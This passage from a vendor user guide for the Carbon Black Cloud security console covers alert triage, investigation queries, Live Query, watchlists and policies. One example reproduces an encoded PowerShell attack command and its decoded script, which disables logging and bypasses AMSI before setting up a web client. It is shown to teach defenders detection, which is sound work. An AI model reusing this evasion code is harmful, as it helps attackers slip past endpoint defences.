- Use “custom time” to review events 15 minutes prior to occurrence for more insight
- Review observed activity for more context

True and False Positives

This section describes true and false positives for alerts.

True Positives

True positives are alerts that are correctly labeled as malicious. They include:

- Fileless scripting attack or malicious events that may involve malware or other threats
- A file that may have a reputation of KNOWN_MALWARE, SUSPECT_MALWARE, or PUP, or may be NOT_LISTED, for example Zero-day (“0-day”)
- Observed behavior or TTPs may be suspicious based on what is “normal” for your environment
- **Detection:** Malicious activity may be detected but not prevented. Typically, this means that a policy needs to be strengthened.
- **Prevention:** Blocking may take place, but only parts of the attack may have been stopped, possibly because of different stages of the attack. Stronger policies are likely needed.

False Positives

False positives are alerts that are incorrectly labeled as malicious or flagged as one of the threat reputations (e.g., KNOWN_MALWARE, SUSPECT_MALWARE, PUP)

False positive can be triggered when:

- A common application is incorrectly flagged as suspicious behavior or suspicious TTPs are observed
- Software that touches canary files triggers ransomware alerts
- Unknown in-house programs are deemed suspicious

- Programs that may not have been excluded cause conflicts (i.e., interoperability or unwanted blocks)

Take Action on Alerts

In addition to the functions available from the **Take Action** button, there are several other actions you can take on your CB Analytics alerts.

Dismiss or undismiss

On the left navigation pane, click **Alerts**.

Click **Dismiss** or **Undismiss** to take the desired action on an alert. Use the arrow buttons to quickly scroll between alerts. See: [Dismissing Alerts](#).

Add notes and tags

In the Notes and Tags tab, add relevant information about an alert. Adding notes and tags allows for easy search and filtering of alerts, as well as a means of communication between console users.

Quarantine a device triggered by an alert

Click **Quarantine Device**, then **Request quarantine**.

Quarantining the device prevents suspicious activity and malware from affecting the rest of your network. A device remains in quarantine until it is removed from the quarantined state. It can take several minutes to place a device in quarantine.

To remove a device from quarantine, click **Unquarantine device(s)**.

Use Live Response

Click **Go Live** to initiate a [Use Live Response](#) session. Use Live Response to perform remote investigations, contain ongoing attacks, and remediate threats. Users must be assigned a role with [Permissions Matrix](#) in the Carbon Black Cloud to use the Live Response functionality.

Live Response is available on endpoints running a version 3.0 or later sensor and which have been assigned a policy with Live Response enabled. Live Response can be used on devices in bypass mode or quarantine.

Visualizing Alerts

You can access a visualization, or *process tree*, of your alerts by clicking the **Alert Triage** icon from the **Alerts** page.

Each event in the attack stream (process, file, or network connection) is shown in the process tree as a *node* with the attack origin displayed on the left and each subsequent event shown from left to right as the attack progressed.

Click a node to view additional information and take action in the **Selected Node** collapsible panel.

Node Types

- **Operating System/Root Node:** The root node at the far left of the process tree represents the host device on which the original activity took place. The root node icon represents the operating system that was running on the device.
- **Gears/Processes:** Processes that have run or are still running.
- **Documents/Files:** Files that were created on disk.
- **Network Connections/IP addresses:** IP addresses are shown as network connection icons.

Note If an operation is denied, an exclamation point (!) displays next to the denied process. If a process is terminated, an **X** displays next to the terminated process.

Line Types

- **Invoked:** A solid line indicates that one process invoked another process, file, or network connection.
- **Injected:** A dashed line indicates that one process injected code into another process.
- **Read Memory:** A dotted and dashed line indicates that one process attempted to read the virtual memory of another process (but did not inject into the process).
- **Accessed Target:** A dotted line indicates that one process attempted to enter another process (but did not inject into the process).

Alert Origin, Behaviors, and TTPs

You can access origin and behavior details about your alerts by clicking the **Alert Triage** icon.

Alert origin: Describes how the primary process for the alert was introduced onto the host, including information about how the primary process was written to disk.

Alert behaviors based on severity: Describes alert behaviors based on severity and displays an interactive TTP graph. Segments of the graph indicate the alert behavior category. Click a category label or graph segment to see a category's related [TTP Reference](#), color coded by severity.

TTP color severity legend

- **Dark red:** Severe
- **Bright red:** High
- **Orange:** Medium
- **Yellow:** Low
- **Gray:** None

Learn more about [Chapter 10 TTPs and MITRE Techniques](#).

Alert behavior categories

- **Process Manipulation:** Behaviors with intent to modify and/or read the memory of other processes that are running on the device.
 - **Example:** Injects code into the memory of another process.
- **Generic Suspect:** Behaviors that are generic to multiple malware families, commonly exhibited by known "good" applications.
 - **Example:** Attempts to persist beyond the reboot of a device and enumerating the running processes on a system.
- **Data at Risk:** Behaviors with intent to compromise the confidentiality, availability, or integrity of data on endpoints.
 - **Example:** Ransomware-type behaviors or attempts to access user credentials.
- **Emerging Threats:** Behaviors associated with non-malware attacks.
 - **Example:** Abuse of native command line utilities such as PowerShell, and/or the exploitation of related activities such as buffer overflows.
- **Malware & Application Abuse:** TTPs that are related to files with a generally known "bad" reputation, or applications seen executing files with known bad reputations.

Note This category also represents the monitoring of the execution of system applications. However, these TTPs are given a lower priority rating because of the high likelihood of being non-malicious actions.

- **Network Threat:** Contains all TTPs that involve a process that is either communicating over the network or listening for incoming connections.

Investigate

3

You can investigate and analyze the details of every event stored in the Carbon Black Cloud, including all failed and successful operations performed by applications and processes on endpoints.

You collect the data that populates from your search results and based on the details for your events and processes, you can take action.

Note When utilizing a search query including either "enriched:true" or "legacy:true", some data fields may populate with an empty placeholder value. Empty values are highly unlikely to appear in non-legacy data results.

The **Investigate** page uses a new syntax for search. Both, a search query translation tool and an embedded search guide are available to assist with creating queries. Use the advanced search capabilities on this page to find more detailed information on alerts, conduct investigations, and gain org-wide visibility into the prevalence of events and processes running in your environment.

Use the **Search Guide** at the top of the page to access a full list of available search terms to help you create advanced queries.

Value Search

Use complete values when searching (e.g., powershell) or a trailing wildcard (e.g., power*).

Search Fields

Form queries like this when including search fields: field:term

e.g., parent_name:powershell.exe

Wildcards

Expand queries using wildcards. * ? Matches a single character e.g., "te?t" will return results for "test" and "text" * * Matches zero or more sequential characters. e.g., "tes*" will return results for "test," "testing," and "tester"

Leading wildcards are assumed in file extension searches.

e.g., process_name:.exe

Wildcards can be used in a path if you don't quote the value and escape the following special characters with a backslash: + - && || ! () { } [] ^ " ~ * ? : /

e.g., to search for (1+1):2, type: `\(1\+1\)\:2`

Operators

Refine queries using operators. Operators must be uppercase.

- **AND** returns results when both terms are present
- **OR** returns results when either term is present
- **NOT** returns results when a term is not present

Escaping

Slashes, colons, and spaces must be manually escaped, except when using suggestions and filters.

Date/Time Ranges

Refine queries using date/time ranges, when applicable.

e.g., `device_timestamp: [2018-10-25T14:00:00Z TO 2018-10-26T15:00:00Z]`

Count Searches

Refine queries that include counts with ranges and wildcards.

- `[3 TO *]` Returns count results starting with a value of 3.
- `[* TO 10]` Returns counts results up to a value of 10.

This chapter includes the following topics:

- [Investigate - Processes](#)
- [Investigate - Enriched Events](#)
- [Investigating Script-Based Attacks](#)

Investigate - Processes

Investigate and analyze the details of all processes that have run in your environment.

In the Carbon Black Cloud console, on the left navigation pane, click **Investigate** and select the **Processes** tab.

Use the **Search Guide** at the top of the page to access a full list of available search terms to help you create advanced queries.

Search results

Results for each process include:

- The latest sensor event and analytics
- Each time a sensor terminated or denied the process
- Each time an event matched a subscribed watchlist

Process details and actions

Click the caret to open up additional process and event type information in the right-side panel.

- Click the dropdown arrow next to the process name to take action on the process.
- Click **More** to view additional device details and take action on the device.

Badge indicators may appear next to the process name in the table. Indicators include:

- **Watchlist Hit:** The process has associated watchlist hits. Click the badge for additional information.
- **Alert:** The process has associated alerts. Click the badge for additional information about the highest severity alert. Click the link to view all alerts with the associated process to view on the **Alerts** page.
- **Policy Deny:** A policy action has been taken to keep the process alive, but to deny further operation.
- **Policy Terminate:** A policy action has been taken to kill the process.

Title	Description
Process	The name and path of the process. Click the hyperlinked name to see a visualization of the network connection on the process tree.
Device	The registered name of the device.
Device Time	The device-time of the latest event in a given process segment.
PID	The unique process identifier as defined by the OS.
Username	User context in which the process was executed.
Regmods	The total number of registry modifications associated with the process.
Filemods	The total number of file modifications associated with the process.
Netconns	The total number of network connections associated with the process.
Modloads	The total number of module loads associated with the process.
Childprocs	The total number of child processes associated with the process.

Process Analysis

Click the orange **Take Action** button to quickly add a hash to the banned list, enable or disable bypass mode on device, quarantine or unquarantine a device, or view detections in VirusTotal.

Visualizing processes

A visualization of your processes, or a *process tree*, shows in the main pane of the **Process Analysis** page.

Each process in the attack stream is shown in the process tree as a *node* with the attack origin displayed on the left and each subsequent event shown from left to right as the attack progressed.

Click a node to view additional information and take action in the **Selected Node** collapsible panel.

Note Process trees with an excessive amount of parent or child processes may not display all nodes.

Process reputation

Reputation is a given level of trust or distrust. See the [Reputation Reference](#) for a list of potential values.

- **Cloud Reputation (Initial)** is the hash reputation reported by Carbon Black Cloud intel sources at the time the event was processed by the backend.
- **Cloud Reputation (Current)** is a real-time check of the hash reputation reported by Carbon Black Cloud intel sources.
- **Effective Reputation** is the reputation applied by the sensor based on CB analytics, cloud intel, and other data, at the time the event occurred.

Note Effective Reputation is only applicable to users with CB Defense.

Binary details

Select the **Binary Details** button in the **Selected Node** panel to view additional, detailed information about a binary.

This link will only appear if you turn **On** the binaries toggle on the Policies page. The toggle will upload all new binaries to CB for your later analysis and download.

Watchlist hits

A process with an orange ! indicates that the process has associated watchlist hits. Open the **Selected Node** modal to view:

- Severity score of the latest hit
- Name of the report in which the hit was found
- The query on which the hit occurred
- Time of the occurrence of the event, which was captured as a Watchlist hit

Select the query link to pivot to the **Investigate** page with the query pre-populated in the search bar.

Investigate - Enriched Events

The Carbon Black Cloud analyzes unfiltered data on all endpoints to highlight events that may be of interest based on types of behavior more likely to be associated with malicious activity, including 110+ core behaviors known to be leveraged by attackers. These events are called **enriched events**.

On the left navigation pane, click **Investigate** and select the **Enriched Events** tab.


Four tabs, each with a focused perspective, offer alternative ways to view information about the events in your environment.

Note Timestamps in the console are displayed in the user's local time zone. Hover over timestamps to view the local time relative to the UTC time zone.

Events

The **Events** tab is the default view. It shows every event stored in the Carbon Black Cloud, including all failed and successful operations performed by applications and processes on endpoints.

Click the caret to open up additional process and event type information in the right-side panel.

- Click the dropdown arrow next to the process name to take action on the process.
- Click **More** to view additional device details and take action on the device.
- In the right-side panel, click the expand icon  in the **Process** section to see obfuscated script translation. For more details, see [Investigating Script-Based Attacks](#).

Title	Description
Time	Date and time when the event occurred.
Type	The type of event. Types include: childproc (child process), filemod (file modification), netconn (network connection), crossproc (cross process), and regmod (registry modification).
Event	Details associated with the event, including the application/process path, what occurred during the event, and whether the operation was successful or not.
Device	The registered name of the device.

Applications

The **Applications** tab displays the total number of events associated with each unique hash.

Click the dropdown icon to take action on an application/process:

- **Add to approved list/banned list:** Add the application to the company approved list or company banned list.
- **Request upload:** Request an upload of the application file for your analysis. The file will be uploaded onto the **Inbox** page once completed.

- **Find in VirusTotal:** Find current information about the hash from various sources.

Title	Description
Hash	The SHA-256 of the application/process. Click the hyperlinked hash to search by SHA-256 hash on the Events tab.
Application	The name and path of the application/process. Click the hyperlinked name to search by application/process name on the Events tab.
Effective Reputation	The reputation of the application/process hash as applied by the sensor at the time the event occurred.
Current Cloud Reputation	The real-time reputation of the application/process hash reported by the Carbon Black Cloud.
Events	The total number of events associated with the application/process hash. Click the hyperlinked number to search by SHA-256 hash on the Events tab.
Devices	The number of devices the hash has been detected on.

Devices

The **Devices** tab displays the total number of events associated with each device in your environment.

Click the dropdown icon to take action on a specified device:

- Enable or disable bypass
- Quarantine or unquarantine a device

Title	Description
Device	The registered name of the device. Click the hyperlinked device name to see additional device details and to take action, including enable/disable bypass and quarantine/unquarantine the device.
User	User context in which the process was executed.
Policy	The policy group to which the device is registered. Click the hyperlinked policy name to view the policy on the Policies page.
Group	The sensor group to which the device is assigned, if applicable. Sensor groups can be viewed and managed on the Endpoints page.
OS	The device's operating system.
Events	The total number of events associated with the device. Click the hyperlinked number to search by device ID on the Events tab.

Network

The **Network** tab displays all network related events associated with each device and application/process in your environment.

Click the caret to open up additional process and network connection information in the right-side panel.

- Click the dropdown arrow next to the process name to take action on the process.
- Click **More** to view additional device details and take action on the device.

Title	Description
Device time	The time when the network connection occurred.
Device	The registered name of the device. Click the hyperlinked device name to see additional device details and to take action, including enable/disable bypass and quarantine/unquarantine the device.
Process	The name and path of the application/process. Click the hyperlinked name to see a visualization of the network connection on the process tree.
Source	The source IP address.
Destination	The destination IP to which the connection was made.
Location	The geographical location of the remote network connection.
Protocol	Network protocol related to the network connection.
Port	Destination port of the network connection initiated or received by the process.

Investigating Script-Based Attacks

Script-based attacks are commonly used to gain entry into corporate systems and to move laterally to inflict further damage. On the **Investigate** page you can find information on script-based attacks and you can identify malicious code in obfuscated PowerShell scripts.

To reveal the hidden threats, tools within the Carbon Black Cloud console can decode the actual contents of the obfuscated PowerShell scripts. You can review the decoded scripts in the right-side panel for a particular event. Additionally, there is syntax highlighting, making it easier to scan for string content, PowerShell commands and function calls while searching for malicious content.

Investigate Obfuscated PowerShell Scripts

The Carbon Black Cloud console provides the capability to expose the specific details and the decoded version of obfuscated PowerShell scripts, which can help to provide enhanced visibility into these types of attacks.


You can use this procedure to see the decoded content of an obfuscated PowerShell script.

Procedure

- 1 On the left navigation pane, click **Investigate**.


2 Do one of the following, depending your product configuration:

Product	Step
Endpoint Standard	<p>On the Enriched Events tab, find processes where the executable is powershell.exe. Look at the Events.</p> <p>You can use the search facility by directly typing <code>process_name: powershell.exe</code> and you can modify the time range for the search. For further narrowing of the results, you can use the filter facets on the left.</p> <p>For more search fields, see the Search Guide, embedded at the top right of the page.</p>
Enterprise EDR	<p>On the Processes tab, find processes where the executable is powershell.exe.</p> <p>You can use the search facility by directly typing <code>process_name: powershell.exe</code> and you can modify the time range for the search. For further narrowing of the results, you can use the filter facets on the left.</p> <p>For more search fields, see the Search Guide, embedded at the top right of the page.</p>

3 On the page, choose the event or process you want to investigate. Click the caret  at the end of a row. The right-side panel displays details of the event.


4 In the **Process** section on the right-side panel, find the **CMD** line and click the expand icon .

Results

After clicking  for the **Process CMD**, distinguish the difference in the output between a non-PowerShell process and a PowerShell process:

Note In the images below, portions of the path were intentionally blurred out.

- For a non-PowerShell process, command line arguments are displayed under **CMD Line**.



- For an obfuscated PowerShell process, the decoded script code is displayed with colored text and highlighted keywords under **Key Indicators**.

CMD Line

✕

```
\powershell.exe" -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAHIAcwBpAE8ATgBUAGEAYgBMAGUALgBQAFMAVgBIAFIACwBpAG8AbgAuAE0AQQBKAG8Acg
AgAC0AZwBIAcAMwApAHsAJABGADAAQwAzADIAPQBbAHIArQBGAFOALgBBAFMAUwBIAg0AQgBsAHkALgBHAGUadABUAHKAUABIAcGajwBTAHKAcwB0AGUAbQAUAE0AYQBuaGEAZwBIAg0AZQBuaHQALg
BBAHUadABVAG0AYQB0AGkAbwBuAC4AVQB0AGkAbZACcAKQAUACIARwBFAFQARgBJAEUAYABsAGQAgAoACCAYwBhAGMAaABIAcQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuaGcAc
wAnACwAJwBOACCAKwAnAG8AbgBQAUAyYgBsAGkAYwAsAFMAABHQAaQBJACCAKQA7AEkAZgAoACQAZgAwAGMAMwAyACkAewAKAGUAYQA3ADYAMQA9ACQARgAwAEAMwAyAC4ARwBFAFQAVgBBA
GwAVQBIAcGajABOAFUATABMACkAOWBJAEYAKAAKAEUQA3ADYAMQBbACCAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGCAaQBuaGcAJwBdACKAewAKAEUAQA3ADYAMQBbACCAUwBj
AHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGCAaQBuaGcAJwBdAFsAJwBFAg4AYQBIAgWAZQ8TAGMACgBpAHAAdABCAcCAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAFQAPQAwADsAJABIA
```

Script Insights

Key Indicators ?

MethodOnType

GetField

Other

Major, GetType, GetValue, dictionary, Object, new, Add, SetValue, New-Object, hashset, SERVICEPointManager, EXPECT100Continue, webclient, Encoding, GetString, Proxy, webrequest, DefaultWebProxy, CredentialCache, credentialcache, GetBytes, count, downloaddata, Length

Formatted PowerShell Script

```
1 if ($psversiontable.PSVersion.Major -ge 3) {
2     $f0c32 = [Ref].Assembly.GetType("System.Management.Automation.Utils").GetField("cachedGroupPolicySettings", "NonPublic,Static")
3     if ($f0c32) {
4         $ea761 = $f0c32.GetValue($null) {
5             if ($ea761["scriptblocklogging"]) {
6                 $EA761["ScriptB" + "lockLogging"] ["EnableScriptB" + "lockLogging"] = 0
7                 $EA761["ScriptB" + "lockLogging"] ["EnableScriptBlockInvocationLogging"] = 0
8             }
9         }
10        $val = [collections.generic.dictionary[string, System.Object]]::new()
11        $val.Add("enablescripblocklogging", 0)
12        $val.Add("enablescripblockinvocationlogging", 0)
13        $EA761["HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB" + "lockLogging"] = $val
14    } else {
15        [scriptblock].GetField("signatures", "NonPublic,Static").SetValue($null, (New-Object collections.generic.hashset[string]))
16    }
17
18    $REF = [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils")
19    $REF.GetField("amsiInitFailed", "NonPublic,Static").SetValue($null, $true)
20
21 }
22
23 [SystEm.NET.SERVICEPointManager]::EXPECT100Continue = 0
24 $B3904 = New-Object System.net.webclient
25 $u = "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
```

What to do next

Proceed with your alert triage or threat hunting and determine whether the intent is malicious or not.

Live Query

4

With Live Query, you can ask questions of endpoints and quickly identify areas for improving security and IT hygiene.

You can use recommended queries created by Carbon Black security experts or craft your own SQL queries. Live Query is powered by <https://osquery.io>, an open source project that uses an SQLite interface. Access depends on user role authorization.

Live Query currently supports the following 64-bit operating systems and sensors.

Supported OS Versions	Supported Sensor Versions
Windows 7+	Sensor 3.4+ for Windows.
macOS 10.10+	Sensor 3.3+ for macOS.
<ul style="list-style-type: none">■ RHEL/CentOS 6+■ Ubuntu 16+■ SUSE 12+■ AWS Linux 2+ For a complete list of supported Linux distributions, see User Exchange .	Sensor 2.3+ for Linux.

This chapter includes the following topics:

- [Run a Live Query](#)
- [View Query Results](#)

Run a Live Query

The Carbon Black Cloud console provides queries that are predefined by the Carbon Black security experts. You can run these recommended queries directly or after modifying them according to your environment. You can also run your own SQL queries.

Prerequisites

Refer to these resources for writing a valid SQL query:

- [Intro to SQL](#)
- [OS tables at Osquery](#)
- [Query Exchange](#)

Procedure

- 1 Navigate to **Live Query > New Query** page and select a query.
 - A predefined live query under the **Recommended** tab. Use the categories, the search text field, and the OS filter to locate the query.
 - A live query that you define under the **SQL Query** tab.
- 2 Select a policy that contains endpoints or a specific endpoint for the query to run against it.
- 3 Execute your live query in either way.
 - Click **Run** to start a one-time query.
 - Click **Schedule** to schedule a query to run daily, weekly, or monthly.

Results

Your query appears under the **Live Query > Query Results > One-Time** tab or the **Scheduled** tab.

View Query Results

You can view the status and results of queries in the **Query Results** page. The results are available when devices start to respond.

The wait time for results depends on the query type and complexity, if devices are online, and the last time each sensor checked in. Results are available for 30 days.

Queries run for up to 7 days, unless scheduled to run more frequently. They are grouped by **One-Time** and **Scheduled** queries.

One-time queries display their start-time, name, devices responded, the user executing the query, and the status. You can click the icon next to the query name and view more details.

Scheduled queries display the last run time/date, query name, policy/endpoints, frequency, and run time. You can click the arrow to the left of the query name and view scheduled queries that are still running or complete. Each query displays the query start-time, devices responded, and status.

Procedure

- 1 Navigate to **Live Query > Query Results** page.
- 2 Locate a query and click its hyperlinked name.

The **Results** and **Devices** views appear.

- 3 In the **Results** view, filter the results for that query and optionally, export them.
 - a Use the filter options on the left to locate vital responses and devices associated with the query.

The **Response** and **Device** filters are always present. Other filters are generated based on your query.
 - b Optionally, click **Export**.

An Excel file downloads on your computer. It contains all of the filtered query data.
- 4 In the **Devices** view, use the **Status** filter on the left to locate the state of your query on each device.

The **Status**, **Device**, and **Time** columns on the right are always present. Other columns are generated based on your query.
- 5 Optionally, click the **Live Response symbol** >_ located to the right of a device's name.

You can remotely access a user's device and directly remediate threats through [Use Live Response](#)

Note If the icon is grayed out, the device is not connected to the network and cannot be accessed by Live Response.

What to do next

In each view, click the **Take Action** button to **Stop** (if applicable), **Rerun**, **Duplicate**, or **Delete** a query.

Enforce

5

Use the information and procedures in this section to enforce compliance, policies, and security.

This chapter includes the following topics:

- [Managing Watchlists](#)
- [Managing Policies](#)
- [Kubernetes Policies](#)
- [Manage Reputations](#)
- [Malware Removal](#)
- [Cloud Analysis](#)
- [Recommendations](#)

Managing Watchlists

Watchlists provide custom detection and continuous monitoring of your environment for potential threats and suspicious activity.

Watchlists are comprised of reports; reports are comprised of IOCs.

- **Watchlist:** A collection of reports; defines the purpose
- **Report:** A collection of IOCs; organizes IOCs
- **IOC:** Indicator of Compromise; for example, hashes, IPs, domains, or queries

Subscribe to a Curated Watchlist

Subscribe to watchlists curated by Carbon Black and other threat intelligence specialists. You'll receive auto-updates when new threat reports and IOCs are added or edited.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Watchlists** screen.
- 2 Click **Add watchlists** in the upper right corner of the screen.
On the **Subscribe** tab, you can view the available curated watchlists.

- 3 Select the watchlists you're interested in and click **Subscribe**.

The subscribed watchlists appear with type, name, and number of hits in the left navigation section of the **Watchlists** page.

Watchlist Alert Options

Watchlists detect and notify you of the presence of an IOC (Incident of Compromise) in your environment.

You access a watchlist's options from the **Take Action > Edit** page.

- The **Alert on hit** checkbox allows you to receive an alert when an IOC is detected in your environment.
- The **Include historical data** option allows you to get more insight on an alert by evaluating its historical data.

Build Custom Watchlists

Build your own watchlists by combining individual threat reports from multiple sources. Proactively combine reports and track the IOCs that matter most to you.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Watchlists** screen.
- 2 Click **Add watchlists** and select the **Build** tab.
- 3 Select the reports you want to add to the watchlist and click **Add**.

To narrow down the listed reports:

- Use the search text field to search by report's attributes, such as description, source, and name. You can also use the AND, OR, and NOT operators.
 - Use the **Filters** left panel to filter your reports by Source, Severity, and Tags.
- 4 From the **Add Reports** pop-up screen, add your selected reports to a watchlist.
 - To add the reports to an existing watchlist, click the **Watchlist** drop-down menu and select from the available ones.
 - To add the reports to a new watchlist, click **Add new** and populate the name and description fields, and check any of the alert options.
 - 5 Click **Add**.

Results

The newly created watchlist appears in the **Watchlists** page with a **Custom Watchlist** tag. If you missed checking the **Evaluate on all existing data** option, you can select the newly created custom watchlist and click **Historical data** from the **Take Action** drop-down menu.

What to do next

Once you create your watchlist, integrate your own threat intelligence by adding custom queries from the **Investigate** page.

Tuning Your Watchlists

You should continue to tune and update your reports as your organization's threat landscape evolves.

Tune Your Watchlist at the Report Level

You can take actions on your reports in a watchlist to suit the needs of your environment.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Watchlists** screen.
- 2 On the main **Watchlists** page, click the **Reports** tab.
- 3 Select a report and click **Take Action**.
 - **Enable** or **Disable** the report from detection.
 - **Remove** the report from a watchlist.

Results

Notification appears confirming your action.

Tune Your Report at the IOC Level

You can take actions on the IOCs in a watchlist to suit the needs of your environment.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Watchlists** screen.
- 2 On the main **Watchlists** page, click the **Reports** tab.
- 3 Locate the **Name** column and click the name of the report.
- 4 Select an IOC, click **Edit** and update the query if the IOC is part of a custom report, otherwise click the **Take Action** drop-down menu and select from the following.
 - **Enable** or **Disable** the IOC from detection.
 - **Remove** the IOC from the report.

Managing Policies

Policies are a group of rules that determine preventative behavior. Each endpoint sensor, or sensor group, is assigned to a policy.

Predefined Policies

Predefined Carbon Black Cloud policies are devised as templates for common use cases. You can assign sensors to these policies, change the policy settings, or duplicate the settings to create a new policy. You cannot delete predefined policies.

Policy	Description	Note
Standard	Blocks known and suspected malware, and prevents risky operations like memory scraping and code injections. Newly deployed sensors are assigned this policy by default. It is the recommended starting point for new deployments.	Review and refine the Standard policy rules to avoid unnecessary blocks or false positives that are triggered by in-house or custom software applications, which may have reputations that the Carbon Black Cloud does not recognize.
Monitored	Monitors endpoint application activity and logs events to the Dashboard. This policy has no preventive capabilities.	Use the data that this policy provides to evaluate policy rule implementation needs.
Advanced	Extends the capabilities of the Standard policy. It blocks operations from system utilizing, and prevents from riskier behaviors that are more likely to be false positives.	Use a phased roll-out approach to implement any new or Advanced policy rules. We recommend assigning Advanced policies to a group of pilot endpoints, and watching for false positives or blocks on legitimate software before rolling them out to more endpoints.

Creating Policies

Use these procedures to create policies to apply to your deployed sensors.

Create or Modify a Policy

You add or modify policies to apply to your deployed sensors.

Prerequisites

Use the [General Policy Settings](#) and [Local Scan Settings](#) tables to better understand the policy options available.

Procedure

- 1 Log in to the Carbon Black Cloud console, navigate to **Enforce > Policies**, and click **New Policy**.
- 2 Name the policy, enter a short description for that policy, and copy the settings from an existing policy.

By default, you are presented with the default policy from the **Copy settings from** drop-down menu.
- 3 To create the policy, click **Add**.

- Optional. Select a policy that you want to duplicate the settings from and click the **Duplicate Policy** button.

The **Add Policy** pop-up screen shows the policy you want to duplicate in the **Copy settings from** drop-down menu.

What to do next

To modify the configuration of a policy, click the policy, change its current settings in the **General**, **Prevention**, **Local Scan**, and **Sensor** tabs, and click **Save**.

Copy a Policy

You can copy policies to apply to your deployed sensors.

Procedure

- Log in to the Carbon Black Cloud console, navigate to **Enforce > Policies**, and select a policy.
- From the **Prevention** tab, open **Blocking and Isolation**, and click the **copy** icon next to the rule.
- Select either of the following.
 - To copy the rule to all policies, click **All Policies**.
 - To search for and select specific policies, click **Select Policies**.

You can select multiple policies, one at a time.

- Click **Copy**.

Results

You receive a confirmation message for the policies update.

Note If the rule you are copying conflicts with any rules in a destination policy, a modal will let you manage the rule conflicts. You can replace or skip a specific rule, or you can replace or skip all conflicting rules at once by selecting the **Apply selection to all conflicts** checkbox.

Set a Ransomware Policy Rule

The most secure ransomware policy is a default deny posture that prevents all applications except those that are specifically approved from performing ransomware-like behavior.

This policy requires tuning to handle false positives that are generated by applications whose legitimate activity mimics ransomware operations. The advantage of the default deny policy is protection from ransomware behaviors that originated from compromised applications that have a higher reputation (such as TRUSTED_WHITE_LIST), without listing all possible applications.

You should extensively test default deny policies on a single host before you apply the policy rules to production systems. After you have addressed false positives, perform a gradual rollout. Leave a few days between adding each group of endpoints, to address any new false positives. If good software is being terminated by ransomware-like behavior rules, [Add Trusted IT Tools to Approved List](#).

Microsoft PowerShell and Python are popular targets for Windows and OSX, but any command interpreter that can receive code as part of its command line is a potential source of malicious activity. For stronger protection, consider including path-based rules for script interpreters.

Note Custom policies supersede objects/hashes added to the company approved or banned lists.

Rules for suspected malware, PUP, not-listed, and unknown reputations must be added to your policies for protection against ransomware.

- 1 Log in to the Carbon Black Cloud console, navigate to **Enforce > Policies**, and click the policy to edit.
- 2 In either **Permissions** or **Blocking and Isolation**, select **Add Application Path**.
- 3 Enter the application path and then select **Performs ransomware-like behavior**.
- 4 Click **Confirm** and then **Save**.

Note The only available action for **Performs ransomware-like behavior** is **Terminate process**. This is because denying ransomware access to the first file that an application tries to encrypt would not prevent it from attempting future encryption operations.

General Policy Settings

Use these policy settings descriptions to configure policies to take specific preventative actions.

Use the [Local Scan Settings](#) to configure associated local scanner settings for the selected policy.

Item	Description
Allow user to disable protection	If selected, the Carbon Black Cloud sensor is displayed with a Protection on/off toggle, which lets the end user place the sensor in bypass mode. This option is grayed out unless you enable Show Sensor UI: Detail message. The Protection toggle only displays on single-user operating systems. The Protection toggle does not display on terminal servers. This setting applies to version 2.x and later sensors only. The users' ability to disable protection cannot be removed from 1.0.x sensors.
Auto-delete known malware after...	This option enables the Carbon Black Cloud to automatically delete known malware after a specified period of time. This setting applies to macOS sensor version 3.2.2 or later, or Windows sensor version 3.2.1 or later.

Item	Description
Create MD5 hash	Select this option to maintain MD5 hashes in logs. This option has no effect on the security efficacy of the Carbon Black Cloud. Deselecting this option prevents the Carbon Black Cloud from logging MD5 hashes. For best performance, do not select this option. This setting applies to version 2.0 and later sensors only. 1.0 sensors always create MD5 hashes.
Delay Execute for Cloud Scan	This option specifies whether the Carbon Black Cloud delays the invocation of an executable until reputation information can be retrieved from the backend, if the local scan returns an indefinite result. This is a recommended setting. This setting applies to Windows version 2.0 and later sensors only.
Enable Live Response	Select this option to enable Live Response for this policy. This setting applies to version 3.0 and later sensors only.
Enable private logging level	Script files that have unknown reputations are uploaded unless this option is selected. This option also removes potentially sensitive details from the events that are uploaded. This includes: <ul style="list-style-type: none"> ■ Redacting command-line arguments ■ Obfuscating document file names ■ Not resolving IP addresses to correlating domain names
Policy Name	A unique policy name.
Policy Description	The policy description.
Require code to uninstall sensor	Select this option to password-protect the action of uninstalling a sensor from an endpoint. If it is enabled, no user can uninstall a sensor that belongs to this policy without providing a deregistration code. This setting applies to version 3.1 and later sensors only.
